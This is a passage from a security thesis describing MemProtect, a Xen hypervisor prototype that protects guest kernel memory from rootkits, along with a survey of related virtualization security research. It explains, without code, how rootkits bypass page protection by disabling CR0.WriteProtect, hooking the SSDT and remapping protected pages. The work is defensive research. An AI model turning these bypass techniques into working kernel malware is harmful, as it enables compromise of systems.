


Figure 17: Shadow page tables in Xen 3.

translation access to machine memory addresses as this would imply an isolation breach. Hence, the hypervisor is responsible for the propagation and synchronization between machine memory and guest physical memory.

Virtualization of the memory in Xen is performed by a module called virtual memory management unit. This module presents physical memory to the guest and performs the address translations as a hardware MMU on behalf of the guest.

In order to separate the page mapping done by the guest and the mapping managed by the virtual MMU an additional set of page tables is introduced called *shadow page tables*. The shadow page tables are managed by the hypervisor, and contain translations between virtual addresses and machine memory. These are the tables actually used by the processor during operation. When the guest modifies its own page tables, by for instance creating a new translation, the virtual MMU will trap this operation and update the shadow page tables accordingly. The relationship between the shadow page tables and the guest page tables are illustrated in Figure 17. The page tables inside the guest are operated as described in Section 2.1.2. It is important to note that only the hypervisor modifies the shadow page tables, and the hypervisor may propagate these

modifications to the VM's guest page tables.

From a performance point of view the code of the shadow paging is among the main contributors to performance penalty. Considerable effort has been put into optimizing shadow page table management. Given the performance impact and the increased hypervisor complexity by implementing a virtual MMU, a hardware-based approach to memory virtualization has recently been introduced. This is called Extended Page Tables (Intel) or Nested Paging (AMD) and is likely to supersede software implementations of memory virtualization.

3 Related research

The virtualization technology has relatively recently benefited from wide extension and embrace. Its security advantages has prompted a significant amount of research coined to address known problems with the new opportunities in this technology. This chapter aims to describe the state-of-the-art of research relevant to the work in this thesis.

3.1 Virtualization malware

As is often the case, malware developers push the envelope on techniques and tricks to achieve a solution to a challenge. This was also the case with the utilization of hardware virtualization technology. Security researchers developed proof-of-concept virtualization malware almost before any legitimate applications found its way to the market. The most significant virtualization malware has been *BluePill*[40] and *Vitriol*[61], respectively developed by renowned security researchers Joanna Rutkowska and Dino Dai Zovi. Both were presented concurrently and with relatively similar design. *BluePill* was later rewritten and its source code released. This work has paved the way for other security research by demonstrating the power inherent in the newly available technology. Even though it is proof-of-concept malware, it can be considered related research. The virtualization malware move the running OS into a virtual machine on-the-fly and installs itself as the hypervisor. The malicious hypervisor may then control and manipulate the work-flow, "interesting events" or the state of the created guest. This is done without modifying any part of the OS memory space, and is classified as a type 3 malware. In addition to installing a malicious hypervisor, malware may exploit vulnerabilities in hypervisor code to run hypervisor-privileged malicious code. It is worth noting that the work of this thesis addresses protection of guest memory, and does not aim to protect against virtualization malware. Securing the hypervisor has been addressed in work such as *HyperSafe*[55] which may provide hypervisor control-flow integrity.

3.2 Introspection and malware detection

Among more legitimate pioneering is the work of Garfinkel and Rosenblum in their IDS prototype named *Livewire*[13]. Their work demonstrate the hypervisor platform's benefits in bridging the gap between a network-level and host-level IDS approach. This is also useful for implementing security mechanism like secure logging, intrusion prevention systems and digital forensics. Terminology presented in their work was later adapted by the research community. For instance the three properties of hardware virtualization: isolation, inspection and interposition, which are applied in Section 2.5.

X. Jiang et al. use guest introspection in *VMWatcher*[19] to detect malware. Commodity security tools may run isolated outside the guest and detect malware inside the guest. A requirement of this approach is to have a semantic understanding of the kernel memory space. *VMWatcher* bridge parts of the semantic gap by re-constructing and casting software architectural structures.

This gives insight to modules, processes and objects of the guest OS kernel. The technique is called *guest view casting*. Since the detection software is run outside the guest it is no longer detectable or subvertible by kernel malware. On a side note it is worth mentioning the apparent risk of exposing security software outside the guest to the isolated memory of a guest. Security software as any software can be vulnerable and exploitable. The privileged and isolated monitor may be victim to attacks, for instance on the parsing engine in an AV scanner. Another significant effort to bridge the semantic gap is *XenAccess*[34]. *XenAccess* use exported symbols from `System.map` for Linux (or `pdb`-files for Windows). The *XenAccess* library simplifies virtual machine introspection and makes this available through an API.

Taking the malware detection a step further has been done by Conover et al. in *SADE*[7]. By using a security API in the VMware ESX hypervisor named *VMSafe*[54], an anti-virus scanner is able to detect malicious code in a guest. In order to remove detected malware *SADE* injects a driver module into the guest kernel. Memory for the injected driver is acquired by hooking the kernel function `ExAllocatePool`. Execution of the injected driver is established by manipulating the guest's instruction pointer with the hypervisor. The injected module locate and overwrite the identified malicious code.

The hypervisor is also useful for monitoring in order to aid detection and analysis. An acclaimed approach to this is *Ether*[9] by A. Dinaburg et al. The goal of this work was to develop a transparent inspection platform for malware analysis, with the OS unknowing of it being monitored. *Ether* released a toolkit consisting of generic malware unpacking, process tracing, system call logging and monitoring of memory writes. Malware attempting to detect if it is being monitored or debugged should no longer be able to. Significant effort is put into covering artifacts of virtualization, although complete transparency is not feasible to achieve. *Ether* provides source code of a comprehensible framework built on top of the Xen virtualization platform. This framework has been adapted in the experimental work of this thesis.

3.3 Protection

Inspecting virtual machines yields opportunities for detection and monitoring. Taking it a step further it is also possible to enforce security policies onto the guest. A technique for preventing modification of pointers (a.k.a. hooking) in the kernel is called *HookSafe*[56] proposed by Wang et al. This provides protection to a variety of kernel hooks. One of the problems addressed in this work is the protection granularity gap. In this lies the mismatch between the hardware-based memory page protection and the size and location of critical kernel objects such as hooks, which require byte level protection schemes. Pointers in the kernel are numerous and are scattered around kernel space, sometimes dynamically allocated and co-located with kernel data with differing importance. The *HookSafe* model proposes a solution to this by implementing a pointer indirection layer, co-locating all identified pointers with a protection scheme in a fashion similar to the isolated shadow pages. The pointers to protect are identified by source code analysis. This may be a sound solution due to the observation that once a "hookable" pointer is in place it is often accessed, but rarely modified (written to). Attempts to write to a pointer can be trapped and denied by the *HookSafe* hypervisor.

Researcher E. Lacombe has proposed *Hytux*[21] to enforce execution and access constraints

to the Linux kernel. This work defines classes of malicious actions against the kernel, ranging from direct memory access (DMA) attacks to alteration of CPU registers. To mitigate malicious actions a set of *kernel-constrained objects* (KCO) in need of protection is defined. For instance, the IDT (ref. Section 2.2.1) is defined as a KCO. Unwanted modifications to the IDT is mitigated by emulating the *LIDT* instruction in the hypervisor. LIDT is the instruction which loads the IDT. Hytux implements its mechanisms based on the BluePill hypervisor (ref. Section 3.1) used as a lightweight protection platform. Both HookSafe and Hytux are focused on the Linux kernel, but it is worth mentioning that this is not a limitation of the techniques proposed. As both Linux and Windows are monolithic, most techniques are likely to be platform portable.

An alternative approach to protecting the guest is to use the hypervisor to ensure integrity in executing kernel code. *Patagonix*[26] by L. Litty et al. is able to prevent execution of modified code in the guest without relying on a semantic understanding of memory. The technique marks a page as non-executable by leveraging the NX bit. At first Patagonix sets the NX bit on every page in the guest. When code is attempted executed by the CPU, a fault is invoked and trapped by the hypervisor. The hypervisor now know the page contains code, and will control the content of the code against an *identity oracle*. This oracle matches the code in the page to known and trusted executable files. If the page correlates with code of a known binary, the NX bit is unset, and the page allowed to execute. If the page is not known, it can be considered malicious and is not allowed to execute.

SecVisor[45] by Seshadri et al. is a hypervisor dedicated to provide kernel code integrity. The hypervisor implements integrity protection with the use of shadow page tables. This gives a particularly lightweight hypervisor. Approximately 1100 lines of code¹ with the use of hardware memory virtualization. Each page of code has to be approved by SecVisor to be allowed to execute. A page is either writable or executable, never both. Approved code should therefore never be written to. Unapproved code has the NX bit set, similarly to Patagonix. When this code is attempted executed, the NX bit violation creates a fault. This is trapped by the hypervisor and the guest is terminated. In order for SecVisor to provide lifetime protection, a couple of Linux bootstrap modifications is done to allow the kernel to decompress. To allow the kernel to dynamically load and unload modules, the kernel is modified to involve the hypervisor in this routine.

The hypervisor can also be used to protect applications inside a guest environment. Both *Overshadow*[6] and Software-Privacy Preserving Platform, *SP³*[60] address need for protection in an execution environment with an untrusted operating system. *SP³* aims to protect application data. This is a page-based encryption system by Yang et al. which uses the hypervisor to implement protection. *SP³* operates with protection domains with sets of cryptographic keys. Applications running inside a given domain has access to that domain's decrypted memory. Applications outside the domain only see encrypted memory. This protects the privacy of the data and modification of encrypted data should still be feasible. Chen et al. propose *Overshadow*, a protection scheme based on execution context. This enables applications to be protected from the operating system in which they are running. *Overshadow* introduces a technique called *multi-*

¹The size of the SecVisor hypervisor is 1729 lines of code with software memory virtualization - shadow page tables, and 1112 lines of code with the use of nested page tables.

shadowing, where each application has its own view of physical memory. The operating system is prevented from reading and writing to application memory. This makes it possible to operate with protection entities within a guest operating system. Taking the application context isolation a step further is *Qubes OS*[42]. Here virtualization is used to group applications with equal need for integrity, or equal risk of compromise, in separate virtual machines.

It seems clear that the virtualization technology has much to offer in improving and addressing many OS security issues. However, the technology also has potential when it comes to rethinking the design of OS'es. The balance between the microkernel and the monolithic kernel has turned out to be something of a conundrum. Virtualization may add value to the equation by offering new concepts of protection.

4 Enforcing memory protection

4.1 Introduction to contributions

In this section, we present our technique to protect memory from unwanted modifications. We have shown in Section 2.1.2 and 2.3.2 how the memory pages' access restrictions are not sufficient in protecting memory. Type 1 malware are exploiting this to modify kernel structures meant to be static. Our proposed techniques aim is to enable us to deny this, thus enforcing integrity of static memory.

4.2 Architecture of experiment implementation

The architecture is inspired and based on the implementation of *Ether*[9], a process monitoring framework by A. Dinaburg et al. Virtual machine monitoring and protection approaches has a set of common features to enable its footing in the hypervisor. This is mainly regarding management communication with the hypervisor and intercepting the guest OS work-flow. The protection techniques of this thesis are implemented as patches to the Ether framework. The Ether framework is in turn implemented as patches to the Xen hypervisor. The architecture of the protection implementation, named *MemProtect*, is visualized in Figure 18. It consists of two main components:

MemProtect controller component An application running in the Xen domain0, which allows us to communicate with the protection component in the hypervisor. Its main functionality is enabling/disabling interception and printing received status messages sent from the hypervisor.

MemProtect protection component Modifications to the Xen hypervisor, which allows us to intercept and inspect a set of events in the guest. It intercepts interrupts such as page faults, and modifications to control registers. This component also has the ability to control the guest's shadow page tables.

The communication between the controller and the introspection component is implemented via the *domctl* library in Xen. This allows us to send and receive notification commands with the hypervisor. We also send and receive data to and from the hypervisor via a dedicated memory page shared between domain0 and the hypervisor.

4.2.1 Interception of guest operation

The interception is realized through the VM exit handler in the hypervisor. When the guest (domainU) enters a state which cause a VM exit (described in Section 2.5.4) the execution context is switched from guest to the hypervisor. The hypervisor at this point has control over the guest execution state, and may choose to modify this before the execution context is switched back to the guest as illustrated in Figure 19.




Figure 18: Architecture of memory protection implementation




Figure 19: The VM Exit handler used in guest operation interception

The Xen hypervisor intercepts a subset of instruction and events in normal guest OS operation. In order to extend the introspection capabilities beyond the normal operation we need to extend some of the hypervisor functionality. The MemProtect prototype has three protection techniques, each of which address discovered shortcomings in the ordinary memory protection scheme. The proposed protection techniques are described in the following subsections.

4.3 Protecting writable memory

Protection limitation 1: The protection granularity gap

As described in Section 2.1.1, a 4-kilobyte page of memory is protected by a flag in the page table entry. A page is either writable or read-only. However, attempts to modify memory typically target pointers, structures or code. Protection of such data would require protection at a byte-level. This is referred to as the protection granularity gap. As pointed out in [56] a consequence of this is kernel memory in need of protection on a dynamic writeable page. For the dynamic data to remain dynamic the page has to be writable from the page table point of view.

Proposed solution

We address the protection granularity gap by using shadow paging. The hypervisor and its virtual MMU code control the layout of the shadow page tables. One of the features of the shadow page tables is the ability to take care of spurious page faults which are caused as an artifact of the shadow pages themselves. Spurious page faults are caused by incomplete synchronization between guest and shadow page tables. These faults does not represent a true page fault from the guest OS execution state. In other words, the guests view of page tables, and the shadow page tables maintained by the hypervisor can be inconsistent (explained and illustrated in Section 2.5.6). To resolve a spurious page fault, the code of the shadow page tables fix the cause of the fault and then re-execute the guest instruction. The faulting instruction will now execute as if nothing has happened.

This functionality is used to our advantage to extend memory protection beyond what the guest page tables support. Since we in the hypervisor have control over the shadow page tables of the guest, we can manipulate these as we see fit.




Figure 20: Protection of memory within a writable page

In a given scenario we have a defined virtual memory address space which need protection, for instance as illustrated in Figure 20. However, this piece of memory happens to be in a writable

page. We can, in the shadow page tables, mark the page of the memory to protect as read-only. This will cause the execution of the guest OS to treat these pages accordingly and give our hypervisor code control each time the protected pages are attempted written.

In Figure 20 both dynamic data and protected data are on the same page. To both allow and deny writes within the same page a decision is done as described in the flowchart in Figure 21. In the hypervisor we determine whether the address of the write is within the defined address space to protect. When the write-attempt is trapped, and the target address of the write is within the protected area, the read-only protection of the page is maintained.

If it is not in the range, albeit on the same page, we allow the write in a two-step procedure:

1. mark the page as writable and re-execute the faulting instruction - which now will execute as if no fault occurred.
2. set the trap flag for the guest OS.

The trap flag, commonly used by single-stepping debuggers, will cause a debug exception after the writing instruction is executed. We trap this exception in the introspection framework and then re-set the page to read-only. We now have restored the protected state, after allowing one controlled write to the protected page, outside the protected address range.




Figure 21: Flowchart of protecting selected memory in page.

4.4 Protecting read-only memory

Protection limitation 2: Page protection flag bypassing

As explained in Section 2.1.2 there is a way to bypass the protection flag of a page table entry. If the processor is executing in kernel mode, malicious code may disable all page protection flags by disabling the WriteProtect flag in the control register CR0.

Proposed solution

Access to control registers is a non-virtualizable instruction, which in VMX mode only the hypervisor is allowed to execute. This means that whenever a guest tries to read or write to a control register, a VM exit occurs. We intercept if the guest tries to disable the CR0.WriteProtect flag, and consequently denies any attempt to do so.

The implication of denying a disabled CR0.WriteProtect is likely to be one or more page faults, and here is why: Unless the executing code has a try/catch-mechanism to handle the failed attempt to disable the CR0.WriteProtect, the code will consequently continue with an attempt to write to read-only memory. This causes a page fault, which in turn cause a VM exit. There is however not any real reason for a malware writer to assume that modifying CR0 should fail, because this is normally done directly by the CPU.




Figure 22: Flowchart of WriteProtect enforcement.

It is worth noting that this technique does not depend on a semantic understanding of the target address of an attempted write. In any case, normal code should not rely on disabling

CR0.WriteProtect in order to operate. However, a semantic understanding of the memory target of a blocked write can aid in deciding the intention of the code. This can be used in determining the appropriate actions to be taken by the hypervisor.

A filter is set in place to separate between blocked writes based on target address. This filter has two branches:

1. The faulting address is *within* the address space of kernel memory we expect to be a target of malicious modification. At this point we have reason to address the fault as deliberately malicious, and can:
 - Skip the instruction causing the fault by modifying the guest instruction pointer, EIP in the VMCS. This will thwart a rootkit's attempt to hook into the targeted structures. The guest is left running as if nothing happened, and no hooking attempt was made.
 - Modify the instruction pointed to by EIP to an infinite loop, which will freeze the rootkit. This is likely to cause a significant performance impact on the guest OS, and potentially freeze it completely. The benefit of this approach is that the malicious code will not be able to continue execution. The introduced infinite loop could be resolved by intervention of the hypervisor.
 - Unload the faulting driver module from the kernel, hence removing the malware. In order to do this one suggested approach[7] is to insert an *agent* into the guest to perform the removal of the malicious module.
2. The faulting address is *outside* the address space of kernel memory we expect to be a target of malicious modification. At this point we have no semantic understanding of the intentions of the faulting instruction. Hence, the fault should be propagated to the guest OS. A page fault due to a denied memory write in the kernel will cause a blue-screen (BSOD), which is what the kernel intends. To modify the execution state of the guest at this point is likely to cause an unstable kernel.

4.5 Blocking memory re-mapping

Protection limitation 3: Physical memory remapping

Protecting writable and read-only memory as described in the previous sections are based on the protection scheme of the page tables and extending its enforcement. However, as rootkit-techniques evolve, workarounds in lower levels bypass existing security mechanisms. One such technique is memory re-mapping[5]. With access to the page table base pointer (stored in CR3) one can derive a virtual address' location in physical memory. The physical memory of a protected virtual address can be re-mapped to a new virtual address within the context of a malicious module. The memory protection on the newly mapped memory may then be altered, hence the protection of the original memory page is bypassed. A malicious driver can exploit this and modify any protected memory. In Windows this technique is supported by Memory Descriptor Lists (MDL) with affiliated API-functions. This makes an easy way to bypass protection enforced by the page tables.

To illustrate this, we have installed a rootkit[15] which modifies the SSDT (hooking technique explained in Section 2.3.2). The target to modify is the virtual memory exported as `nt!KiServiceTable`: address `0x80501030`. Our rootkit remaps this memory to its own virtual memory region at `0xf8bd4030`. This is illustrated in Figure 23. The two modules, `ntoskrnl.exe` and `filehide.sys` have mapped the same physical memory with different access restrictions. In the dump¹ of the PTE's, it is highlighted in red that the original memory mapping is read-only, while the remap is writable. To further illustrate the point, the content is dumped of both virtual memory addresses, in addition to the physical memory and is indeed the same. It seems apparent that in order to design our virtual address protection, this technique has to be addressed in addition to the previously described protections mechanisms.

¹This is output from kernel debugger kd[29]. The command `dd` dumps content of the specified virtual address. The command `!dd` dumps content of the physical address specified. Both these commands by default dump 4 dwords of memory from the specified address.




Figure 23: Two virtual addresses resolving to the same physical address

Proposed solution

Our proposed technique addressing memory re-mapping is based on the shadow page table management code in the hypervisor. This code can be described as a software implementation

of a virtual memory management unit (MMU). Among its responsibilities is to create new page mappings on the behalf of the virtualized guest. When a mapping of a page takes place, the machine memory is mapped in the shadow page tables, which are explained and illustrated in Section 2.5.6. The virtual MMU then propagates this mapping to the guest page tables. In other words, the virtual MMU controls the memory mappings on behalf of the guest.




Figure 24: Flowchart of denying remapping of protected pages.

When a guest attempts to re-map a page which is already mapped in the page tables this has to be done by the virtual MMU, which we control.

In a scenario with a page in virtual memory to protect, we can get the corresponding physical page address by looking it up in the page tables. When the guest creates a new mapping, we control the properties of the new mapping. If the mapping is to a page we wish to protect, and it has already been mapped we deny the creation of the mapping. All other mappings are routinely propagated to the guest page tables. Since the guest is not able to map memory itself, it is no longer able to remap memory in need of protection.

4.6 Overview of proposed techniques

Each proposed technique is here revisited to summarize in terms of dependencies and implementation considerations.

First off, the protection of memory on writable pages in Section 4.3. In order to enforce this, the hypervisor need to obtain the addresses to protect. Thus, a semantic understanding is needed for the given pages. The modifications proposed to enable this is entirely outside the guest environment. The protection is enabled by modifying page table entry flags in the shadow page tables. A performance penalty is likely to be introduced with the use of the shadow page tables and the introduced spurious page faults.

Secondly, protecting read-only memory in Section 4.4. This technique ensures `CR0.WriteProtect` to always be enabled on behalf of the guest. Protecting this flag can be done by adding functionality to the way the hypervisor intercept access to `CR0`. This is not dependent on understanding guest memory semantics. However, a semantic view would be beneficial in deciding appropriate action in case of a protection violation. Performance penalty should be minuscule.

Third and last, blocking memory remapping in Section 4.5. This can be done by modifying the management code of the shadow page tables, in other words the virtual MMU. This technique implementation is currently theoretical. It is likely that this mechanism is dependent on a semantic view for two reasons. First, the possibility that legitimate applications may use internal memory remapping in normal operation. Secondly, a semantic view would limit the amount of memory to be remap-resistant, thus contribute to minimize the performance penalty of protection.

5 Experimental work

